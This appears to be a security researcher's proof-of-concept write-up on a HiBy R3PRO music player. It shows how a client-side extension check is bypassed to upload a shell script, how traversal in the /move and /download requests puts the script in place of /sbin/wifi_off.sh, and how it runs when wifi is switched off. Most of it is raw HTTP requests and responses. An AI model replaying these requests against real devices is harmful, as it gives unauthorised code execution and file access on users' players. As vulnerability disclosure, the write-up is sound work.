



feric File Uploading description ...

on Jun 19 [History](#)

..



images

5 months ago



README.md

5 months ago



README.md

Arbitrary File Upload

Supported Files

The web application allows users to upload files based in their extensions, the majority of them related to sound formats (MP3,FLAC, AIF, etc)

Extensions allowed


ISO, DFF, DSF, APE, FLAC, AIF, WAV, M4A, AAC, MP2, MP3, OGG, OGA, WMA, CUE, M3U, M3U8, OPUS
BMP, PNG, JPG, JPEG
LRC



HiBy R3PRO / sd_0

radio.txt	17.06 KB		
DevLogo.fil	1.00 KB		
DevIcon.fil	72.60 KB		
MUSIC			
screensavers			
cgic3thHfv	10.50 MB		
cgicJWgTDx	2.75 MB		
default-capability.xml	3.10 KB		
LEARNING			


When a file that doesn't match the allowing formats is uploaded to the application, it is shown a warning message



JavaScript Analysis

A Javascript analyzes was done to confirm the file extension verification is peformed during file uploading, this function was found in **index.js** file.

At line 40, the **_validFileTypes** variable is initialized, the variable contains an array with allowed formats:



As shown in the image below, this variable is used in **_isValidFileType** function, the function verifies the file extension against the **_validFileTypes** content. With this information, it's possible to bypass the validation mechanism by adding an arbitrary extension to the JavaScript, another approach would be tampering the request and modify it on the fly the file extension, personally, I prefer the first approach.



The following image show the **SH** extension has been added to the allowed extensions

Adding SH extension

```
//TODO: configs here
var _home = "/mnt/sd_0/";
var _device = "HiBy R3PRO";
var _root = "/mnt/";
var _homes = ["/mnt/sd_0/", "/mnt/sd_1/", "/mnt/udisk_0/", "/mnt/udisk_1/"];
// sync with index.html
var _validFileTypes =
["SH", "ISO", "DFF", "DSF", "DTS", "APE", "FLAC", "AIF", "AIFF", "WAV", "M4A", "AAC", "MP2", "MP3", "OGG", "OGA", "WMA", "CUE", "M3U", "M3U8", "OPUS", "BMP", "PNG", "JPG", "JPEG", "LRC", "UPT", "T", "TXT"];
```

Static Analysis

A simple way to take advantage of file uploading is to replace a file used by the system and inject malicious code; for this Proof of Concept, I searched for SH files in the file system and found several potential targets. I chose the wifi scripts for this.

SH files

```
feric@debian ~/.../HiByR3/HiByFS find ./ -name '*.sh' -ls 2>/dev/null
3196 4 -rwxrwxr-x 1 1001 1001 226 Dec 11 21:40 ./etc/init.d/S91_early_mount.sh
370 4 -rwxrwxr-x 1 1001 1001 271 Dec 11 21:40 ./usr/bin/hiby_player.sh
336 4 -rwxrwxr-x 1 1001 1001 938 Dec 11 21:40 ./usr/bin/recovery_all.sh
3227 4 -rwxrwxr-x 1 1001 1001 109 Dec 11 21:40 ./sbin/kill_adbserver.sh
3213 4 -rwxrwxr-x 1 1001 1001 604 Dec 11 21:40 ./sbin/wifi_on.sh
3220 4 -rwxrwxr-x 1 1001 1001 154 Dec 11 21:40 ./sbin/wifi_off.sh
3246 4 -rwxrwxr-x 1 1001 1001 140 Dec 11 21:40 ./sbin/shairport_off.sh
3233 4 -rwxrwxr-x 1 1001 1001 122 Dec 11 21:40 ./sbin/adbserver.sh
3226 4 -rwxrwxr-x 1 1001 1001 64 Dec 11 21:40 ./sbin/shairport_on.sh
feric@debian ~/.../HiByR3/HiByFS
```

The next step is to find where the selected script is used, i have performed a simple string search using grep and found the sys_server binary contains the string "wifi_off.sh"


Binary file matching the pattern

```
feric@debian ~/.../HiByR3/HiByFS grep -i 'wifi_off.sh' -r ./ --color -n 2>/dev/null
Binary file ./usr/bin/sys_server matches
feric@debian ~/.../HiByR3/HiByFS
```

As shown in the following image, both wifi_on.sh and wifi_off.sh are passed as argument to system function

Binary file matching the pattern

Binary file matching the pattern



Running commands

A simple echo command was added to `wifi_off.sh` file:

echo command added

```
POST /upload HTTP/1.1
Host: 10.10.60.108:4399
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.60.108:4399/
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----1806261546469994573518600480
Content-Length: 543
Connection: close

-----1806261546469994573518600480
Content-Disposition: form-data; name="path"

/mnt/sd_0/
-----1806261546469994573518600480
Content-Disposition: form-data; name="files[]"; filename="wifi_ofn.sh"
Content-Type: application/x-shellscript

#!/bin/sh

INTERFACE=wlan0

# stop already exist process
killall udhcpc > /dev/null
killall wpa_supplicant > /dev/null

ifconfig $INTERFACE down
echo "Pwned !!!" >> /tmp/hello.txt
exit 0
```

As shown below, the file has been uploaded to the File system:

File uploaded

海贝音乐

支持音频格式:ISO,DFF,DSF,APE,FLAC,AIF,WAV,M4A,AAC,MP2,MP3,OGG,OGA,WMA,CUE,M3U,M3U8,OPUS
图片格式:BMP,PNG,JPG,JPEG
歌词格式:LRC

上传文件

创建文件夹

刷新

HiBy R3PRO / sd_0

	wifi_ofn.sh	0.18 KB		
	theme			
	radio.txt	17.06 KB		
	MUSIC			

Next step is to move the file into /sbin/ path, this can be done through the application interface, the request sent to the application is shown below:

File uploaded

Pretty Raw Hex

```
1 POST /move HTTP/1.1
2 Host: 10.10.60.214:4399
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0)
  Gecko/20100101 Firefox/101.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 62
10 Origin: http://10.10.60.214:4399
11 DNT: 1
12 Connection: close
13 Referer: http://10.10.60.214:4399/
14
15 oldPath=%2Fmnt%2Fsd_0%2Fwifi_ofn.sh&newPath=/sbin/wifi_ofn.sh
```

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-type: application/json;
  charset=utf-8
3
4 {
5 }
6
```

This could confirm by accessing to /sbin/ through the web interface

File uploaded

File uploaded

海贝音乐

支持音频格式:ISO,DFF,DSF,APE,FLAC,AIF,WAV,M4A,AAC,MP2,MP3,OGG,OGA,WMA,CUE,M3U,M3U8,OPUS

图片格式:BMP,PNG,JPG,JPEG

歌词格式:LRC

上传文件

创建文件夹

刷新

HiBy R3PRO / .. / sbin



wifi_ofn.sh

0.18 KB



adb

384.70 KB



adbd

287.76 KB



Next step is exchanging the original and new script names

Renaming file request

Request

Pretty Raw Hex

```
1 POST /move HTTP/1.1
2 Host: 10.10.60.215:4399
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0)
  Gecko/20100101 Firefox/101.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 55
10 Origin: http://10.10.60.214:4399
11 DNT: 1
12 Connection: close
13 Referer: http://10.10.60.214:4399/
14
15 oldPath=/sbin/wifi_off.sh&newPath=/sbin/wifi_off_bkp.sh
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-type: application/json;
  charset=utf-8
3
4 {
5 }
6
```

New filename

New filename

海贝音乐

支持音频格式:ISO,DFF,DSF,APE,FLAC,AIF,WAV,M4A,AAC,MP2,MP3,OGG,OGA,WMA,CUE,M3U,M3U8,OPUS
图片格式:BMP,PNG,JPG,JPEG
歌词格式:LRC

上传文件

创建文件夹

刷新

HiBy R3PRO / .. / sbin

	wifi_off_bkp.sh	0.15 KB		
	wifi_ofn.sh	0.18 KB		
	adb	384.70 KB		
	adbd	287.76 KB		

Renaming modified file

Request

```
1 POST /move HTTP/1.1
2 Host: 10.10.60.215:4399
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0)
  Gecko/20100101 Firefox/101.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 51
10 Origin: http://10.10.60.214:4399
11 DNT: 1
12 Connection: close
13 Referer: http://10.10.60.214:4399/
14
15 oldPath=/sbin/wifi_ofn.sh&newPath=/sbin/wifi_off.sh
```

Response














































```
1 HTTP/1.0 200 OK
2 Content-type: application/json;
  charset=utf-8
3
4 {
5 }
6
```

Once done, there is no more action than turning off the Wifi connection, the script is executed and the file /tmp/hello.txt should be created as shown below


































The following image shows the files existing in /tmp/ folder before running the script

Content in /tmp/ folder

Content in /tmp/ folder

HiBy R3PRO / .. / tmp		
	cgic.log	4.89 KB  
	thttpd.log	21.40 KB  
	thttpd_state	0.00 KB  
	udp_state	0.00 KB  
	thttpd.pid	0.01 KB  
	udp_server.pid	0.01 KB  
	radio_md5	0.05 KB  
	wpa_supplicant	 
	bt_init_ok	0.00 KB  
	messagebus.pid	0.01 KB  
	dbus	 
	earpods_adc_sw.txt	0.06 KB  
	dac_choice.txt	0.05 KB  
	utmp	0.00 KB  
	start.ok	0.00 KB  

hello.txt file in /tmp/

HiBy R3PRO / .. / tmp		
	cgic.log	5.02 KB  
	thttpd.log	21.81 KB  
	thttpd_state	0.00 KB  
	udp_state	0.00 KB  
	thttpd.pid	0.01 KB  
	udp_server.pid	0.01 KB  
	radio_md5	0.05 KB  
	wpa_supplicant	 
	hello.txt	0.01 KB  
	bt_init_ok	0.00 KB  
	messagebus.pid	0.01 KB  

Finally, when reading the content of hello.txt file, it contains the expected String as shown below:

hello.txt content

Request

Pretty Raw Hex

ln

```
1 GET /download?path=/mnt/../tmp/hello.txt HTTP/1.1
2 Host: 10.10.60.215:4399
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  rv:101.0) Gecko/20100101 Firefox/101.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://10.10.60.214:4399/
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-Disposition:attachment;filename=hello.txt
3 Content-Length:10
4 Content-Type:application/octet-stream
5
6 Pwned !!!
7
```